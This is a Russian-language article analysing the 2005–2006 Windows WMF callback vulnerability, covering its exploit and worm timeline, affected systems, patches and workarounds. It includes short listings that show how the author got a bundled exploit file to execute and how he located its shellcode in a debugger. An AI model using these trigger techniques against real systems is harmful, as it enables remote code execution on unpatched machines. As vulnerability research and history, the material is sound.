метафизика wmf файлов

крис касперски ака мыщъх, no-email

профессор: когда была обнаружена самая мощная вспышка на Солнце?
студент: самая мощная вспышка еще не обнаружена

астрономический фольклор

перед новым годом обнаружена самая крупная дыра за всю историю существования Windows, точнее даже не дыра, а документированная особенность, позволяющая wmf-файлам содержать не только данных, но и машинный код, поражающий все системы от Windows 3.x до Longhorn и даже… UNIX! по данным McAfee на 6 января 2006 было заражено 6% машин и это только начало! попробуем разобраться как черви внедряются в систему и как от них защищаться

введение

Внимательное чтение SDK (для тех, ~~да только~~ кто ~~ж~~ его читает~~!~~) показывает, что некоторые GDI-команды поддерживают функции обратного вызова (они же ~~далее по тексту~~ call-back'и), принимающие в качестве одного из аргументов указатель на пользовательскую процедуру, делающую что-то полезное (например, обрабатывающую ошибки или другие внештатные ситуации). В том же самом SDK говорится~~написано~~, что последовательность GDI-команд может быть сохранена в метафайле (Windows Meta-File или, сокращенно, wmf), а затем "воспроизведена" на любом устройстве, например, мониторе или принтере. По отдельности оба этих факта хорошо известны, но долгое время никому не удавалась объединить их в одну картину. Все привыкли считать wmf графическим форматом, содержащим набор данных~~.~~, Возможность внедрения машинного кода как-то упускалось из виду и никакие защитные меры ~~безопасности~~ не предпринимались. Между тем, если записать в метафайл GDI-команду, ожидающую указателя на callback-функцию, размещенную ~~в~~ там же, то при "проигрывании" метафайла она получит управление и выполнит все, что задумано!

Рисунок 1 ~~атака прошла успешно!~~рабочий стол после атаки

Метафайлы появились еще в начале 80х и неизвестно кому первому пришла в голову мысль использовать их для распространения зловредного кода. Мыщъх обосновал теоретическую возможность такой атаки еще лет пять назад, а через два года после этого даже привел фрагмент работоспособного эксплоита в "Системном администраторе" (или это был "Программист"? — сейчас и не вспомню). Однако, он остался незамеченным и тревогу забили лишь ~~только~~ **27 декабря 2005 года**, когда на Рабочем Столе разных пользователей ~~начала~~ стала появляться всякая непотребность (см. рис 1), а сторожевые программы начали ловить непонятно откуда взявшихся червей и ругаться матом (см. рис. 2). Поимка осуществлялась по классическому принципу: отслеживание создаваемых файлов, мониторинг реестра и т. д., то есть ловилась не сама wmf-начинка, а последствия ее непродуманной "жизнедеятельности". Грамотно спроектированный shell-код оставался незамеченным.



Рисунок 2 Microsoft Anti-Spyware борется против wmf-заразы

Сейчас уже трудно установить кто был Адамом, а кто Евой. По данным F-Secure, первый эксплоит появился на http://www.unionseek.com/, где его тут же прибили вместе с сайтом. Но джин был выпущен из бутылки и копии эксплоита просочились в Интернет, прочно обосновавшись на http://www.metasploit.com/projects/Framework/exploits.html#ie_xp_pfv_metafile, http://milw0rm.com/metasploit.php?id=111 и других сайтах.



Рисунок 3 один из многих сайтов, раздающих wmf-эксплоит

Спустя 24 часа (т. е. **28 декабря**) парни из F-Secure уже насчитывали три различных модификации эксплоита, условно обозначенных W32/PFV-Exploit A, B и C. Надвигающуюся угрозу заметили и другие фирмы. В частности, McAfee обнаружила два эксплоита, классифицировав их как Downloader-ASE и Generic Downloader.q. В тот же день Microsoft выпустила бюллетень "Vulnerability in Graphics Rendering Engine Could Allow Remote Code Execution", официально подтверждающий наличие уязвимости в графической подсистеме (http://www.microsoft.com/technet/security/advisory/912840.mspx), но вместо "микстуры" было предоставилалено ~~лишь~~ обещание выпустить заплатку к 10 января~~;~~! Между тем, очаги эпидемии все разрастались и эксплоиты охватывали уже пять сайтов: www.unionseek.com, crackz.ws, www.tfcco.com, iframeurl.biz, beehappyy.biz из которых до наших дней дожил только www.tfcco.com, а всем остальным злые администраторы сделали харакири без анестезии (см. рис 4). Появилась информация, что Google Desktop Search автоматически выполняет "начинку" метафайлов при индексации диска. То есть, злоумышленнику достаточно просто забросить wmf-файл на компьютер жертвы и пиздец.



Рисунок 4 прибитый beehappyy.biz

На следующий день, **29 декабря**, количество разновидностей wmf-червей переварило за полтинник (F-Secure рапортовало о 57 штаммах), а лекарства так и ~~все~~ не~~-~~существовало. Программисты из Microsoft уже перекомпилировали GDI32.DLL, но еще не успели его протестировать, а тем временем эксплоиты цвели и размножались. Для временного решения проблемы (workaround) Microsoft предложила пользователем разрегистрировать библиотеку shimgvw.dll, отвечающую за обработку изображений в Internet Explorer, Outlook Express, Google Desktop Search и некоторых других приложениях, однако, программы, напрямую взаимодействующие с GDI (например, Irfan Viewer) оставались уязвимыми~~,~~. К тому же, без shimgvw.dll изображения (даже легальные) просто не отображались. Программа "Windows Picture and Fax viewer" показывала пустой экран, в котором не угадывалось никакого оптимизма.

Рисунок 5 Google Desktop Search, автоматически "заглатывающий" зловредную начинку wmf-файлов при индексации диска

31 декабря, когда эпидемия бушевала в полный рост, создатель легендарного дизассемблера IDA Pro, Ильфак Г~~у~~ильфанов выпустил hotfix, латающий движок графической подсистемы прямо в памяти, чтобы вместо исполнения зловредного callback'а она возвращала сообщение об ошибке. В результате, сайт Ильфака (http://www.hexblog.com/) немедленно рухнул от наплыва посетителей, подняв популярность его владельца в сотни ~~о много~~ раз. В тот же день был обнаружен первый червь, распространяющийся по MSN-Messenger'у через дыру в метафайлах и рассылающий ссылку на xmas-2006 FUNNY.jpg, в действительности являющийся никаким не jpg, а самым настоящим инфицированным wmf, устанавливающим back-door. К 11:54 GMT по оценкам Лаборатории Касперского червь, прозванный IM-Worm, сумел захватить 1000 машин-дронов (http://www.viruslist.com/en/weblog?discuss=176892530&return=1), однако это были еще цветочки…

Рисунок 6 первый wmf-червь, распространяющийся по MSN-Messenger

1 января появился первый полиморфный вирус, генерирующий метафайлы случайного размера с произвольным числом фреймов и высококонфигурабельным shell-кодом размещенном между фреймами, обламывающим ранее установленные фильтры. Тогда же началась массовая рассылка по мылу MSN-червя со строкой Happy New Year в subj'e.



Рисунок 7 wmf-червь, распространяющийся через электронную почту

Дальше — больше. **3 января** появился конструктор червей, а через день хакеры дотянулись ~~бралисъ~~ и до IRC. Ситуация становилась критической и вот наконец, **5 января** Microsoft наконец-таки выпустила долгожданное официальное обновление для NT-подобных систем: http://www.microsoft.com/technet/security/Bulletin/ms06-001.mspx, однако, Windows 9x все еще остается не залатанной, не говоря уже о Windows 3.x и UNIX-подобных системах.

Вот такая напряженная ситуация.

>>> врезка что такое wmf

Метафайлы (WMF — Windows Meta File) представляют собой последовательность команд GDI и с точки зрения графической подсистемы Windows являются таким же "устройством" как монитор или принтер, но если информация, выводимая на монитор/притер как бы "выпадает из обращения", то wmf файл можно "проигрывать" многократно, передавать по сети и т. д.



Рисунок 8 изображение, сохраненное в метафайле

Функция **HDC CreateMetaFile(LPCTSTR lpszFile)** создает метафайл, возвращая контекст устройства, на котором можно рисовать стандартными GDI-функциями такими как LineTo или ~~Rectange~~Rectangle, а функция **PlayMetaFile(HDC hdc, HMETAFILE hmf)** "проигрывает" метафайл, открытый функцией **GetMetaFile(LPCTSTR lpszMetaFile)**, выводя его содержимое на заданное устройство, например так:

```
HDC DC; HMETAFILE h_meta;              // объявляем переменные

DC = GetDC(0);                         // получаем контекст для вывода
h_meta = GetMetaFile("demo.wmf");      // открываем метафайл...
PlayMetaFile(DC, h_meta);              // ...и "проигрываем" его
```

Листинг 1 вывод метафайла на экран

Строго говоря, функции CreateMetaFile/PlayMetaFile/GetMetaFile формально считаются устаревшими, однако, поддерживаются всеми Windows-подобными системами для совместимости. Начиная с 9x возможности метафайлов были значительно расширены и появился новый формат — emf (Enhanced Metafile), окруженный ~~а вместе с ним появились и~~ новыеми функци~~ями~~: **CreateEnhMetaFile/PlayEnhMetaFile/GetEngMetaFile**. Они так же поддерживают выполнение машинного кода, поэтому с точки зрения безопасности оба формата тождественны друг другу.

Функции, обрабатывающие метафайлами, реализованы внутри GDI32.DLL. Именно здесь и сидит уязвимость. Библиотека shimgvw.dll — это всего лишь высокоуровневая "обертка", используемая некоторыми приложениями для обработки изображений, в то время как другие напрямую работают с GDI.

К статье прилагается программа, демонстрирующая основные приемы работы с метафайлами:



Рисунок 9 метафайлы в действии!

>>> врезка уязвимые системы

В своем бюллетене (support.microsoft.com/kb/912840) Microsoft официально подтверждает уязвимость следующих систем: Windows Server 2003 SP0/SP1 (Standard, Datacenter, Enterprise и Web Edition), XP SP0/SP1/SP2 (Home и Professional), Windows 2000 SP0/SP1/SP2/SP3/SP4 (Professional, Advanced и Datacenter Server) и Windows 98/Millennium. Уязвимости подвержены практически все платформы: x86, x64 и Itanium.

Довольно внушительный список, к тому же в нем не упомянута Windows 3.x и некоторые UNIX-системы, добросовестно поддерживающие вражеский wmf-формат. В частности, сообщается об уязвимости популярного эмулятора wine и Mac OS.

Кошмар! Или… еще одна раздутая сенсация? Эксперименты мыщъх'а показывают, что дела обстоят не так уж и плохо. Могло быть и хуже. Начнем с того, что в отличие от печально известных дыр в SQL и DCOM RPC, wmf-файлы не поддерживают автоматическое размножение червей. Жертва должна самостоятельно загрузить метафайл из сети и попытаться его отобразить. Имеется множество сообщений, что Internet Explorer и Outlook Express автоматически "воспроизводят" wmf-файлы, указанные в теге IMG, и это действительно так, однако, лично мне ни один из эксплоитов заставить работать так и не удалось (W2K SP4 IE 6.0), причем IE отображает только расширенные (emf) метафайлы и только те из них, что имеют расширение wmf/emf, но не gif или jmp.

```
<CENTER>
<HR>
        <IMG src="exploit.wmf">
<HR>
        <IMG src="3D.wmf">
<HR>
        <IMG src="3D.gif">
<HR>
```

Листинг 2 тестовый html-файл, пытающийся скормить браузеру wmf-файл с эксплоитом



Рисунок 10 реакция IE – wmf-файл с эксплоитом не отображается и shell-код не получает управление; честный wmf-файл с "левым" расширением gif так же не отображается

Что же ~~касается~~ до вообще альтернативных браузеров, то Opera и ранние версии FireFox (1.0.4) не поддерживают отображение метафайлов, показывая пустой квадрат, щелчок по которому приводит к появлению диалогового окна, предлагающего сохранить файл на диск или открыть его с помощью ассоциированного с ним приложения.



Рисунок 11 реакция браузера Opera на wmf-эксплоит — предложение открыть метафайл ассоциированным с ним приложением (в данном случае не ассоциировано никакое приложение)

Обычно это уязвимый "Windows Picture and Fax Viewer", однако, у меня он не установлен и мыщъх смотрит все файлы при помощи Microsoft Photo Editor'a (который не поддерживает wmf-файлов и потому неуязвим) или Irfan Viever'a (уязвим под NT, но безопасен под 9x). Агрессивный характер Google Desktop Search мы уже отмечали. Поздние версии FireFox (1.5) открывают метафайлы при помощи Windows Media Player, который их ни хрена не поддерживает и потому зловредный код не получает управления.



Рисунок 12 реакция Irfan Viewer'a на wmf-эксплоит, shell-код получает управление!!!

Но даже при "ручной" работе с GDI необходимо очень сильно постараться, чтобы выполнить код внутри wmf-файла. Возьмем exploit.wmf, прилагаемый к статье, и выдранный из wmf-checker'a от Ильфака и попробуем вывести его на экран функцией PlayMetaFile, как показано в листинге 1. Под W2K SP4 (другие системы не проверял) "честные" wmf-файлы проигрываются нормально ~~выводятся~~, подтверждая, что программа написана правильно, но shell-код, внедренный в exploit.wmf, не получает управления, ~~! shell-код не выполнятся,~~ а ведь должен… Но стоит заменить контекст окна~~,~~ контекстом специально созданного метафайла, как на экран выпрыгивает диалоговое окно, вызываемое shell-кодом:

```
DC = CreateEnhMetaFile(0, 0, 0, "demo");      // проигрываем метафайл в другой метафайл
h_meta = GetMetaFile("exploit.wmf"); PlayMetaFile(DC, h_meta);
```

Листинг 3 модифицированная программа для проигрывания метафайлов

Под Widows 98 exploit.wmf наглухо завешивает систему независимо от выбранного контекста. Причем не в хорошем смысле этого слова, а чисто конкретно так завешивает, что только Alt-Ctrl-Del и спасает. Так же поступают и другие эксплоиты, выловленные мыщъх'ем в сети. Так что количество уязвимых платформ реально ограничивается одной лишь NT, причем версия под Intanium требует специально спроектированного shell-кода. (Только не надо говорить, что это просто система у мыщъх'а неправильная… система самая обыкновенная и очень даже "правильная" если она упорно не заражается).

Вот тут некоторые задают вопрос — защищает ли DEP от атаки или нет? Чисто теоретически, аппаратный DEP (подробнее о котором можно прочитать в статье судьба "shell-кода на системах с неисполняемым стеком или атака на DEP", опубликованной в "Системном Администраторе") предотвращает непредумышленное выполнение машинного кода в области данных, но не препятствует явному назначению нужных атрибутов функцией VirtualAlloc/VirtualProtect. Поэтому, весь вопрос в том — в какой регион памяти загружает метафайл то или иное приложение.

Попробуем это выяснить с помощью метафайла exploit.wmf и отладчика OllyDbg. Чтобы бестолку не трассировать километры постороннего кода, давайте внедрим в exploit.wmf точку останова, предварительно скопировав его в wmf-int3.wmf, чтобы не испортить оригинал. Открываем метафайл в hiew'e, давим <F5> (goto) и переходим по смещению 1Ch, откуда, собственно говоря, и начинается актуальный shell-код (до этого идет заголовок). Переходим в режим редактирования по <F3> и пишем "CCh CCh CCh…" пока не надоест. Сохраняем изменения по <F9> и выходим.

Компилируем листинг 3 (или берем уже готовый PlayMetaFile.exe) и загружаем его в отладчик, нажимая <F9> для запуска программы, которая тут же грохается, поскольку натыкается на забор из CCh, каждый из которых соответствует машинной инструкции INT 03h, выплывающей отладчиком. Смотрим на EIP. Он указывает на 8B001Dh (естественно, на других системах это значение может быть иным). Карта памяти показывает, что эта область ~~память~~ имеет атрибуты "только на чтение" (см. рис 13) и при активном аппаратном DEP никакой код здесь исполняться не может (программный DEP от этого не защищает). Однако, по умолчанию DEP задействован только для некоторых системных служб, а пользовательские программы могут вытворять что угодно… Такая вот, значит, ситуация.

